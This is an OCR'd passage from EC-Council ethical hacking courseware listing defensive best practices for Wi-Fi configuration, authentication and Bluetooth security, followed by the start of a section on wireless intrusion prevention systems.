
- Use SSID cloaking to keep certain default wireless messages from broadcasting the ID to everyone
- Do not use your SSID, company name, network name, or any easy-to-guess string in passphrases
- Place a firewall or packet filter between the AP and the corporate Intranet
- Limit the strength of the wireless network to avoid being detected outside the bounds of your organization
- Regularly check the wireless devices for configuration or setup problems
- Implement an additional technique for encrypting traffic, such as IPSEC over wireless

Best Practices for Authentication

- Choose Enterprise WPA2 with 802.1x authentication instead of WPA and WEP
- Implement WPA2/WPA3 Enterprise wherever possible
- Disable the network when not required
- Place wireless APs in a secure location
- Keep drivers on all wireless equipment updated
- Use a centralized server for authentication

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Defense Against Wireless Attacks (Cont'd)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Defense Against Wireless Attacks

- **Best Practices for Configuration**
  - Change the default SSID after WLAN configuration.
  - Set the router access password and enable firewall protection.
  - Disable SSID broadcasts.
  - Disable remote router login and wireless administration.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enable MAC address filtering on APs or routers.
- Enable encryption on APs and change passphrases often.
- Close all unused ports to prevent attacks on Aps.

- **Best Practices for SSID Settings**
  - Use SSID cloaking to keep certain default wireless messages from broadcasting the SSID to everyone.
  - Do not use the SSID, company name, network name, or any easy-to-guess string in passphrases.
  - Place a firewall or packet filter between an AP and the corporate Intranet.
  - Limit the strength of the wireless network so that it cannot be detected outside the bounds of the organization.
  - Check the wireless devices for configuration or setup problems regularly.
  - Implement an additional technique for encrypting traffic, such as IPSec over wireless.
- **Best Practices for Authentication**
  - Choose WPA2-Enterprise with 802.1x authentication instead of WPA or WEP.
  - Implement WPA2/WPA3-Enterprise wherever possible.
  - Disable the network when not required.
  - Place wireless APs in a secured location.
  - Keep drivers on all wireless equipment updated.
  - Use a centralized server for authentication.
  - Enable server verification on the client side using 802.1X authentication to prevent MITM attacks.
  - Enable two-factor authentication as an added line of defense.
  - Deploy rogue-AP detection or wireless intrusion prevention/detection systems to prevent wireless attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.118: Defense against wireless attacks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Defense Against Bluetooth Hacking

1. Use non-regular patterns as PIN keys when pairing devices
2. Keep your device in non-discoverable (hidden) mode
3. DO NOT accept any unknown and unexpected pairing requests
4. Always enable encryption when establishing BT connection to your PC
5. Keep a check of all paired devices in the past from time to time and delete any paired device that you are unsure of
6. Keep BT in the disabled state, and enable it only when needed
7. Set the Bluetooth-enabled device network range to the lowest, and perform pairing only in a secure area
8. Install antivirus
9. Use Link Encryption for all Bluetooth connections

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Defense Against Bluetooth Hacking

Bluetooth operates in one of four security modes. Bluetooth devices adopting security mode 1 possess very little security, leaving themselves and the network prone to attacks. The security posture improves as the security mode number increases. In order to establish Bluetooth pairing between a claimant (sender) and a verifier (receiver), security modes 2 and 3 implement a personal identification number (PIN) pairing technique, while security mode 4 implements a simple secure parsing (SSP) technique. Bluetooth devices that employ security mode 4 prevent hackers from gaining access to a Bluetooth device or network. The following are some countermeasures to defend against Bluetooth hacking.

- Use non-regular patterns as PINs while pairing a device. Key combinations should not be sequential on the keypad.
- Keep Bluetooth in the disabled state and enable it only when needed. Disable Bluetooth immediately after the intended task is completed.
- Keep the device in the non-discoverable (hidden) mode.
- Do not accept any unknown or unexpected request for pairing.
- Regularly check of all devices paired in the past and delete any suspicious paired device.
- Always enable encryption when establishing a Bluetooth connection.
- Set the network range of a Bluetooth-enabled device to the lowest and perform pairing only in a secure area.
- Install antivirus software that supports host-based security software on Bluetooth-enabled devices.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Change the default settings of the Bluetooth-enabled device to the best security standard.
- Use link encryption for all Bluetooth connections.
- If multiple wireless communications are being used, ensure that encryption is empowered on each link in the communication chain.
- Avoid sharing sensitive information over Bluetooth-enabled devices.
- Disable automatic connections to public Wi-Fi networks for protecting Bluetooth devices from unsecured sources.
- Update the software and drivers of the Bluetooth devices and regularly change the passwords.
- Use a VPN for secure connections between Bluetooth devices.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1 Wireless Concepts

2 Wireless Encryption

3 Wireless Threats

4 Wireless Hacking Methodology

5 Wireless Hacking Tools

6 Bluetooth Hacking

7 Countermeasures


8 Wireless Security Tools

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Security Tools

The previous section discussed the best practices and countermeasures to secure a WLAN. Ethical hackers can also use automated wireless security tools to maintain security on wireless networks. This section introduces various wireless security tools.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Intrusion Prevention Systems

A wireless intrusion prevention system (WIPS) is a network device that monitors the radio spectrum to detect APs (intrusion detection) without the host's permission in nearby locations. It can also implement countermeasures automatically. WIPSs protect networks against wireless threats and provide administrators the ability to detect and prevent various network attacks.


